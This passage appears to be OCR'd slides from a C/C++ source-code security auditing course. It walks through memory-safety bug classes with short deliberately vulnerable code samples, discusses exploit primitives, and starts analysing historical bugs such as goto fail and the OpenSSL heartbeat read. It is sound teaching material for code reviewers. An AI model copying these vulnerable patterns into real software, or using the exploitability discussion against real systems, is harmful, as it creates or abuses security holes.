- There are exceptions to the rule
    - Linux Kernel <2.6.23
    - User controllable offsets from NULL

```
AStruct *s = (AStruct *) malloc(user_len);
s[user_offset] = 0xff
```

- Firefox 2.0.0.17 contained a similar exploitable NULL pointer offset

Signed Length/Size

- Size and length variables are common to binary file formats and network protocols and should always be unsigned and verified against the number of bytes read by an API
- Not using the correct `typedef` for these can lead to portability problems
- Don't assume structure sizes, the compiler may align

```
struct protocolHdr {
    int length;
    long offset;
    char msg[1024];
};
```

WRONG

```
struct protocolHdr {
    uint32_t length;
    int32_t offset;
    uint8_t msg[1024];
};
```

CORRECT

Incorrect sizeof Operator

- Passing the wrong value to the sizeof operator can lead to various vulnerabilities

```
// sizeof(AnObj) == 64
AnObj *o = (AnObj *) malloc(sizeof(AnObj));
memset(o, 0x0, sizeof(o));
```

- The call to memset only clears the first 4 bytes of the structure on a 32 bit architecture
- Could lead to an uninitialized memory vulnerability

Structure/Object Sizes

- The size of the `PacketProtocol` structure will be properly aligned at runtime so it is divisible by a machine word


```
typedef struct _PacketProtocol {
    uint8_t type;
    uint16_t id;
    uint8_t data[1024];
} PacketProtocol;


PacketProtocol p;
memset(p, 0x0, sizeof(uint8_t) + sizeof(uint16_t) + 1024);
```

Buffer Overflows

- When data can be copied beyond the upper or lower boundaries of an array or variable

```
CertBytes *cb = (CertBytes *) raw_protocol_buffer;
char *buf = (char *) malloc(1024);
memcpy(buf, cb->data + cb->offset, cb->size);
```

- We can over write data beyond the bounds of `buf`



Wide Char Handling

- Wide character strings are 4 bytes on Linux and 2 bytes on Windows
- Miscalculating their lengths can lead to various vulnerabilities such as buffer overflows
- Confusing functions that return or expect the number of bytes vs number of ASCII characters

```
wchar_t wstr[] = L"abcdefg";
strlen(wstr); // returns 1
wcslen(wstr); // returns 7
```

Off By One

```
int processRawStr(uint8_t *s, size_t sz) {
    uint8_t buf[1024];
    memset(buf, 0x0, sizeof(buf));
    memcpy(buf, s, sizeof(buf));
    buf[sizeof(buf)] = '\0';
    ...
}
```

- C arrays are indexed starting with 0
- Using sizeof to write a `NULL` byte or other terminator character is common

Incorrect Pointer Usage

- Fact: Pointers are confusing
  - `&p` Address of `p`
  - `*p` Dereferences `p`
- What does the code below do?

```
int i = 0x41414141;
int *j = &i;
```

```
char *func() {
  char *p = "abcd";
  sendString(&p);
  sendString(*p);
  sendString(p++);
  return p;
}
```

Incorrect Pointer Usage

- String parsing functions are good places to look for incorrect use of pointers
- This can be anything from incrementing beyond the bounds of a buffer to using the `&` operator wrong
- Subtracting pointers to determine a size could lead to vulnerabilities if the pointers don't point to the same allocation of memory

```
memcpy(tmp, ptr1, (*ptr2-*ptr1)-1);
```

Loops

- Are the exit conditions checked pre or post loop?
- Audit all for and while loops for common errors
  - Off by one
  - Out of bounds read/write


```
int i = 0;
uint8_t buf[128];

if(getBinaryBuf(buf)) {
    for(i=0; i < sizeof(buf); i++) {
      if(buf[i] > 0x20 && buf[i] < 0x7e) {
          break;
      }
    }

   buf[i] = '\0';
}
```

Pointer To A Locally Scoped Variable

- Locally declared variables are not valid after the function returns and stack frame has been unwound
- What does the `recvStr` function print out before returning?

```
char *findF(char *b) {
    char tmpbuf[1024];
    memcpy(tmpbuf, b, 1024);
    char *p = tmpbuf;
    while(*p != '\0') {
        if(*p == 'F')
            return p;
        p++;
    }
    return NULL;
}
void fillMem() {
    char a[2048];
    memset(a, 'Z', sizeof(a));
}
int recvStr(char *str) {
    char *fPtr = findF(str);
    fillMem();
    if(fPtr == NULL) {
        printf("No F!");
    } else {
        printf("F = %s", fPtr);
    }
}
```

Pointer To A Locally Scoped Variable




```
char *findF(char *b) {
    char tmpbuf[1024];
    memcpy(tmpbuf, b, 1024);
    char *p = tmpbuf;
    while(*p != '\0') {
        if(*p == 'F')
            return p;
        p++;
    }
    return NULL;
}
void fillMem() {
    char a[2048];
    memset(a, 'Z', sizeof(a));
}
int recvStr(char *str) {
    char *fPtr = findF(str);
    fillMem();
    if(fPtr == NULL) {
        printf("No F!");
    } else {
        printf("F = %s", fPtr);
    }
}
```

Exception Handling

- Exception handlers have the ability to modify the state of the program in unexpected ways
- Audit all C++ `try/catch` blocks
- Does the exception handler:
    - Account for all possible states variables may be in?
    - Perform redundant operations on variables?
    - Assume the state of an object or structure?
    - Leak resources such as file descriptors?

Exception Handling

- Exceptions can be thrown from constructors
  - Preferred way of handling constructor failure
  - Look for class constructors that can fail but don’t throw exceptions, the object will likely be in an uninitialized state
- Exceptions can be thrown in destructors
  - Not recommended as the member variables can be in an unpredictable state
  - May not even be supported everywhere

Exception Handling

```
int recvPkt(Packet *p) {
  char b[1024];
  char *idx = b;
  char *c = NULL;
  try {
    size_t size = (getPktLen(p->data) <  sizeof(b)-1) ? getPktLen(p->data) : p->sz;
    if(size > 1024) {
        c = new char[size];
        if(!c) {
          throw "new failed!";
        } else {
          memcpy(c, p->data, size);
          idx = c;
        }
    } else {
        memcpy(idx, p->data, size);
    }
     processPkt(idx);
  } catch(exception &e) {
     logException(e);
     free(idx);
     return -1;
  }

  free(c);
  return 0;
}
```

- The exception handler doesn't properly track the state of the `idx` pointer in this function
- What happens when the call to `new` is passed a large size that it cannot allocate?

Unchecked Return Values

- C/C++ return values are not standardized
  - Pointers (strings, functions, etc…)
  - Error codes
  - Integers


```
char *getBufAndCopy(char *data, size_t sz) {
    char *p = (char *) malloc(sz);
    if(p == NULL) {
         return p;
  }
    memset(p, 0x0, sz);
    memcpy(p, data, sz);
    return p;
}

…

char *p = getBufAndCopy(data, user_sz);
p[user_index] = 0xff; // Add terminator byte
```

TOCTOU

- Time Of Check Time Of Use
- Race conditions where multiple threads accessing an object with no lock
- Shared memory accessed by both a privileged and an unprivileged process
- Symlinks to files opened by a privileged process
- Checking an object, storing a pointer and accessing it sometime later without a subsequent check

TOCTOU Example

- Shared memory used by a privileged sandbox broker and an unprivileged content parser



Constructors and Destructors

- Constructors are responsible for initializing class member variables
- Destructors are responsible for destroying class member variables
- Audit each to ensure they are in sync with the state of member variables

```
class Str {
 public:
  Str(size_t s) : sz(s) {
    if(sz > 4096) {
      sz = 4096;
    }
    if(sz > sizeof(s_buf) {
      ptr = (char *) malloc(sz);
    } else {
      ptr = s_buf;
    }
  }
  ~Str() { free(ptr); }
 protected:
   char *ptr;
   char s_buf[1024];
   size_t sz;
};
Str *d = new Str(65535);
...
delete d;
```

Standard Template Library (STL)

- Iterators are treated as pointers, when out of bounds their use is undefined
    - Flag anywhere iterators can be influenced by attacker supplied inputs
- STL containers are subject to overflows and out of bounds indexing just like C arrays

Iterator Misuse

- When `start` or `end` iterators can be influenced by user input the STL may implicitly resize the data structure to contain adjacent memory segments
- This can lead to a variety of scenarios including memory disclosure by exposing the contents of adjacent heap memory

Iterator Misuse

```
template<typename _Tp, typename _Alloc>
  typename vector<_Tp, _Alloc>::iterator
  vector<_Tp, _Alloc>::
  erase(iterator __first, iterator __last)
  {
    if (__last != end())
  _GLIBCXX_MOVE3(__last, end(), __first);
    _M_erase_at_end(__first.base() + (end() - __last));
    return __first;
  }

template<typename _ForwardIterator, typename _Allocator>
    // Internal erase functions follow.
    // Called by erase(q1,q2), clear(), resize(), _M_fill_assign,
    // _M_assign_aux.
    void
    _M_erase_at_end(pointer __pos)
    {
  std::_Destroy(__pos, this->_M_impl._M_finish, _M_get_Tp_allocator());
  this->_M_impl._M_finish = __pos;
    }

  void
  _Destroy(_ForwardIterator __first, _ForwardIterator __last,
       _Allocator& __alloc)
  {
    for (; __first != __last; ++__first)
  __alloc.destroy(std::__addressof(*__first));
  }
```

Iterator Misuse

- The `vector` data structure has a method `erase`
- `erase` can take 2 arguments, `start` and `end` iterators
- `GLIBCXX_MOVE3` is `std::move` (e.g. `memmove`)

```
vector<int> bec, vec, dec;
vec.erase(vec.begin()+arg1, vec.begin()+arg2);
```

STL Container Access

```
std::vector<string> sv;
index = atoi(protocol->idx);
...
sv.push_back(string(protocol->str));
...
getString(sv[index]);
```

- STL containers are backed by simple data types
- Manually accessing them out of bounds is undefined and typically results in a type confusion

Custom Container Types

- The program may use custom container types instead of those provided by the default STL
  - How can their iterators can be improperly used?
  - Document what memory backs the containers
    - The default system heap? The application specific heap? A dedicated region of memory?
    - Knowing these details will help with root cause analysis and exploitation

scalar new vs non-scalar new []/()

- scalar

```
SomeObject *o = new SomeObject();
```

  - Creates a single object and calls its constructor

- non-scalar

```
SomeObject *o_array = new SomeObject[100];
```

  - Creates an array of objects, calling the constructor for each one
  - The implicit overflow in `new` applies here

- The `new` operator can be overloaded

scalar new vs non-scalar new []/()

- non-scalar object allocation overflow
- Firefox 3.6.9 - CVE-2010-2765

```
nsresult
nsHTMLFrameSetElement::ParseRowCol(const nsAString & aValue,
                                   PRInt32& aNumSpecs,
                                   nsFramesetSpec** aSpecs)
{
...
  // Count the commas
  PRInt32 commaX = spec.FindChar(sComma);
  PRInt32 count = 1;
  while (commaX != kNotFound) {
    count++;
    commaX = spec.FindChar(sComma, commaX + 1);
  }

  nsFramesetSpec* specs = new nsFramesetSpec[count];
```

scalar delete vs non-scalar delete []

- Safely deleting scalar/non-scalar requires the correct `delete` operator is used

```
delete o;
delete [] o_array;
```

- In the GNU and Microsoft STL using the wrong `delete` operator on non-basic types (such as objects) leads to undefined behavior
- Audit this pattern with custom and overloaded `delete` operators

Incorrect free

- Mixing allocate/free primitives can lead to exploitable conditions
- Appears contrived but a pointer can be reassigned to memory returned by any of these APIs

```
VirtualAlloc  ->  VirtualFree

     malloc  ->  free

     mmap  ->  munmap

      new  ->  delete
```

Incorrect free

- Calling `free` on a pointer that doesn't point to memory located in a heap for which that `free` operates on is undefined behavior
  - Stack, `.bss`, `.data`, pointers to another heap
  - In 2008 Samba mount.cifs (suid) called `free` on return value of `getpass`, which returns a pointer to the `.bss`
- Good examples of this shown so far are in exception handlers and `delete` vs `delete[]`

Double free

- Calling `free` on the same chunk twice is implementation specific
- A call to `free` will make the allocator mark a chunk of memory differently
- If the heap allocator returns the chunk to another caller it can lead to exploitable conditions

```
Packet *getNextPacket() {
 // y = 0x00a0bc38
    Packet *y = (Packet *) malloc(1024);
    retval = waitForPacket(y);
  if(retval == OK) {
     return y;
  } else {
     return NULL;
  }
}
...
free(logData); // logData = 0x00a0bc38
pkt = getNextPacket();

if(!pkt) {
     return NULL;
}

logPktData(pkt);
free(logData);
processPacket(pkt);
```

Memory Address Exposure

```
char *genUniqueVal(Node *n) {
    char *buf = (char *) malloc(32);

    if(!buf)
        return NULL;

    memset(buf, 0x0, 32);
    uint32_t uval = &buf;
    if(uval == 0) {
        uval = drand();
    }
    snprintf(buf, 32, "%x", uval);
    return buf;
}
```

- Using a pointer to return a unique value
- Exposing a memory address directly to the user can be used to defeat ASLR

Integer Overflows

- When a basic integer data type is incremented or decremented beyond its max or min value

```
uint32_t len = getUserLen(); // len = 0xffffffff
char *p = (char *) malloc(len+1); // len+1 = 0
memcpy(p, user_input, len); // copy 0xffffffff bytes
```

- 0 sized allocations are supported in most heap allocators across various platforms but isn’t guaranteed with `malloc` wrappers, overloaded `new` operators or other custom memory allocator implementations

- When influenced by the size of an input it is often easier to overflow a `short` than an `int`

Integer Overflows

- 32 bit Win/Linux/OSX are ILP32 (Int, Long, Pointer)

Data Model	short	int	long	long long	pointers	OS
LLP64/IL32P64	16	32	32	64	64	Win64
LP64 / I32LP64	16	32	64	64	64	Linux OSX

ILP32

```
unsigned int ui = 0xffffffff
ui + 1 = 0
int ui = 0x7fffffff (2147483647)
ui + 1 = 0x80000000 (-2147483648)
```

OSX 64 / Linux 64

```
unsigned long ul = 0x00000000ffffffff
ul + 1 = 0x0000000100000000
```

Win64

```
unsigned long ul = 0x00000000ffffffff
ul + 1 = 0x00000000
The value is truncated to 0xffffffff on assignment
```

Integer Truncation

- Integer truncations occur when we assign a large value to a narrower type
- Security relevant integer truncations often occur in length calculations when a narrow data type like `short` or `char` are used instead of `int`

```
unsigned char ui = 0x12345678
ui = 0x78

short s = 0x12345678
s = 0x5678
```

Type Conversion

- Which line prints?

```
unsigned int ui = 200;
int si = -10;

if(ui < si) {
  printf("ui(200) < si(-10)");
} else {
  printf("ui(200) > si(-10)");
}
```

- What does this print out?


```
printf("%d",(ushort)1 > -1);
```

- Why is `a == b`?

```
char a = -120;
unsigned int b = 4294967176;
if(a == b)  {
  printf("a == b");
}
```

Type Confusion

- Interpreting the data at memory address *N* of type *X* as if it was type *Y*
- The image illustrates how data can be interpreted in different ways



Type Confusion

- Type confusions are often found in tagged structures that can represent a number of different formats
- The common case is a C `struct` that contains a `union` that holds other structures or basic types
- C++ object instances or any other logical grouping of data can be subject to a type confusion
- When an identifier that describes some data becomes out of sync with the state of that data or the data is accessed prior to checking that identifier a potential for type confusion exists

Type Confusion

```
struct BinaryFormatMsgA {
    void *fn_pointer;
    int length;
};

struct BinaryFormatMsgB {
    int e_float_val;
    char mask;
    char flag;
    uint8_t count;
};

struct UserData {
    int type;    // Declares type of union as 
BinaryFormatMsgA
                 // or BinaryFormatMsgB
    union {
        struct BinaryFormatMsgA a;
        struct BinaryFormatMsgB b;
    } u;
};
```

- `UserData.type` determines how we access `UserData.u`
- Any access of `UserData.u` without a prior check of `UserData.type` should be audited closely

Type Confusion

- Type confusions can also arise from bad type casts
- Incorrect explicit C type casting
- C++ cast operators

  `dynamic_cast`

  `reinterpret_cast`

  `static_cast`
- Casting one class instance as another type will create the opportunity for type confusion vulnerabilities

Type Confusion

- Using `static_cast` and using the wrong base class will lead to a type confusion
- Using `reinterpret_cast` on C++ objects or C structures is dangerous because there is no runtime check to validate the cast

Type Confusion

```
typedef struct A {
        int a;
        char *b;
} _A;

typedef struct B {
        char *b;
} _B;

auto foo() {
        A *a = (A *) malloc(sizeof(A));
        a->a = 0x41424344;
        return a;
}

int getStruct() {
        B *b = reinterpret_cast<B *>(foo());
}
```

- C++11 return type deduction and the auto keyword introduce abstraction that makes development easier
- This can result in a type confusion in circumstances

VARIANT Type Confusion

- Microsoft `VARIANT` structure

"Essentially, the VARIANT structure is a container for a large union that carries many types of data." - MSDN

- Interoperability with COM clients/servers
- The `vt` member defines how the structure should be interpreted by its consumer
- There are a number of API functions for extracting and converting these structures

VARIANT Type Confusion

- Note the creation of the `VARIANT` as type `VT_BSTR`
- Its `vt` member is properly assigned `VT_BSTR`
- In `variantRecv` the `VARIANT` structure `v` is accessed using its `lVal` member prior to checking the value of its `vt` member

```
int createVariant(char *s) {
    VARIANT v;
    VariantInit(&v);

    // Variant contains a BSTR type
    v.vt = VT_BSTR;
    v.bstrVal = BSTR(s);

    // Send to a remote COM component
    variantRecv(&v);
    return 0;
}

int variantRecv(VARIANT *v) {
    cout << hex << v->lVal;
    return 0;
}
```

NPVARIANT Type Confusion

- NPAPI's answer to the `VARIANT` structure is `NPVariant`
  - Used in older browser plugins, mostly Firefox/Safari
- `NPVARIANT_TO_XXX` macro
  - Different macros exist to access the union type
- It is up to the developer to ensure all access is preceded by a check of the `type` member

```
typedef struct _NPVariant {
  NPVariantType type;
  union {
    bool boolValue;
    int32_t intValue;
    double_t doubleValue;
    NPString stringValue;
    NPObject *objectValue;
  } value;
} NPVariant;
```

NPVARIANT Type Confusion

- Vulnerable
  - No type check

```
int logNPString(NPVariant *n) {
  NPString *nps = NPVARIANT_TO_STRING(n);
  logString(nps->UTF8Characters);
  return 0;
}
```

- Not Vulnerable

```
int logNPString(NPVariant *n) {
  if(NPVARIANT_IS_STRING(n) == false) {
    return -1;
  }
  NPString *nps = NPVARIANT_TO_STRING(n);
  logString(nps->UTF8Characters);
  return 0;
}
```

Type Confusion

- These vulnerabilities can often lead to arbitrary RWX primitives
- In 2010 Google’s Chrome browser had similar type confusion vulnerabilities in an IPC handler
    - These were discovered by Mark Dowd
- 2013 pwn2own exploit was an SVG type confusion
    - This resulted in the removal of many uses of `static_cast` within WebKit

Reference Counting

- Reference counting helps to track which objects still have pointers that refer to them
- Usually implemented through overloaded `new` and assignment operators and templates
- Reference counting is not garbage collection
- C++11 introduced `shared_ptr` and `unique_ptr`

C++11 Reference Counting

- `unique_ptr` retains control of an object until it goes out of scope or is reassigned

```
class Base {
  public:
    Base() {
      p = (char *) malloc(1024);
    }
    ~Base() {
      free(p);
    }
  private:
        char *p;
};

Base *b = new Base();
unique_ptr<Base> p1(b);
unique_ptr<Base> p2(b);
```

- It is still possible to misuse `unique_ptr` by declaring multiple `unique_ptr` to a single object
- At a minimum this will result in a double `free` when the objects destructor is invoked more than once

C++11 Reference Counting

- `shared_ptr` uses reference counting through templates to track the number of pointers to an object

```
class Base {
  public:
    Base() {
      p = (char *) malloc(1024);
    }
    ~Base() {
      free(p);
    }
  private:
        char *p;
};

Base *b = new Base();
shared_ptr<Base> p1(b);
shared_ptr<Base> p2(b);
```

- Usually used with the auto keyword and `make_shared` for code readability

- Multiple `shared_ptr` to a single object will result in a double `free` when the objects destructor is invoked more than once

C++11 Reference Counting

- Using `shared_ptr` without `make_shared` can result in a raw (unmanaged) pointer being used later on

```
class Base {
  public:
    Base() {
      p = (char *) malloc(1024);
    }
    ~Base() {
      free(p);
    }
  private:
        char *p;
};

// The safer way to use shared_ptr
auto sp = make_shared<Base>();
```

- Using `make_shared` will reduce the number of raw pointers to the object that can be misused
- Audit any functions that follow this pattern for use-after-free vulnerabilities

C++11 Reference Counting

- Both `shared_ptr` and `unique_ptr` have a `get` method that returns a raw pointer to the object

```
class Base {
  public:
    Base() { }
    ~Base() { }
};

Base *b = new Base();
shared_ptr<Base> p1(b);
Base *obj = p1.get();
printf("%lu", p1.use_count());
delete obj;
```

Reference count is 1 because `obj` is a raw pointer

- Assigning the return value of the get method to a raw pointer is usually not safe as the object can now be used independent of the reference counting mechanism

- This code results in a double `free` when the objects destructor is invoked more than once

Reference Count Overflows

- Reference count overflows
  - What type is the reference counter?
  - Can a refcount be incremented or decremented without additional memory allocation?
  - More likely to be found in local interfaces where a large number of requests or API calls can be performed instantly with little data transfer
- May result in an object being deallocated too early and resulting in a use-after-free vulnerability

Overloaded Operators

- Operators are expected to perform simple tasks such as addition, subtraction and comparison, but overloading them removes the default behavior
- Operator overloading is powerful for developers, easy to get wrong, and hard to audit

```
ObjectT *obj_a = new ObjectT(1234);
ObjectT *obj_b = obj_a;
```

- Open the example of an overloaded assignment operator in a C++ class

`Code_Examples/OverloadedOperators/overloaded_operator.cpp`

Custom Memory Allocators

- The `new` operator is not always overloaded to support a custom memory allocator
- An optional pointer argument specifies where a new object should be created
- This is common in slab/arena based allocators where `new` is used to call the constructor of an object but not allocate memory for it

```
class Base {
  public:
    Base() { }
    ~Base() { }
};
Base *getBase() {
    void *a = fastMalloc(1024);
    Base *b = new(a) Base();
}
```

IPC Exercise


- The goal is to find multiple vulnerabilities similar to those we have just discussed
    - The example is a privileged RPC/IPC server that accepts messages from a lower privileged or remote process
    - Open up the source code archive and find the files in:

`Code_Examples/IPC_Server`

- Document each vulnerability you find
    - Try not to comment the source code as your line numbers will be different when we review it together
- The server runs in a highly privileged context, outside a sandbox

IPC Exercise Discussion

- How did you determine where to start reading code?
- How does the server receive input?
- How are IPC messages deserialized?



IPC Exercise Discussion

- Which vulnerability gives us a read primitive?

- Which vulnerability gives us a write primitive?

- Which vulnerability gives us an execute primitive?

Real World Vulnerability Analysis

Vulnerability Analysis

- Full root cause analysis is the goal
- We will discuss exploitability and primitive controls
  - We are specifically interested in looking at each relevant variable, data structure or component
    - What role might they play in an exploit?
    - Do they affect code paths to the vulnerability?
  - There are publicly available exploits for most of these vulnerabilities

Vulnerability Analysis

- iOS goto fail
- OpenSSL Out Of Bounds Read
- Nginx Stack Overflow
- Firefox Arbitrary Array Index
- WebKit Type Confusion
- NaCl Uninitialized Memory
- WebKit Use After Free

iOS goto fail

- Patched by Apple early 2014
- Possibly due to a code merge or copy/paste typo
- Allows an attacker who can MITM the connection to sign the handshake with a private key (or no key at all) that doesn't match the public key in the certificate

iOS goto fail

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer
signedParams,
                                 uint8_t *signature, UInt16 signatureLen)
{
    OSStatus        err;
…
    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;

    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;

    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
…
fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
```

iOS goto fail

- Easy to spot, but subtle, logic bug in a sensitive cryptographic implementation
- Conditional if statements require braces or only the first line is bound to it


```
if(some_condition)
    conditionalFuncCall();
    alwaysExecutes();
```

OpenSSL Out Of Bounds Read

- Discovered April 2014 by Riku, Antti and Matti at Codenomicon and Neel Mehta at Google
- Out of bounds read in SSL/TLS record parsing allows for remote unauthenticated memory disclosure
- There are numerous public exploits for this that extract web server data and private key primitives
- We are going to audit this bug in OpenSSL 1.0.1c

OpenSSL Out Of Bounds Read

- TLS Records are responsible for managing and encapsulating protocol data and authentication/integrity for that data



OpenSSL Out Of Bounds Read

- TLS contains an extension for heartbeat messages
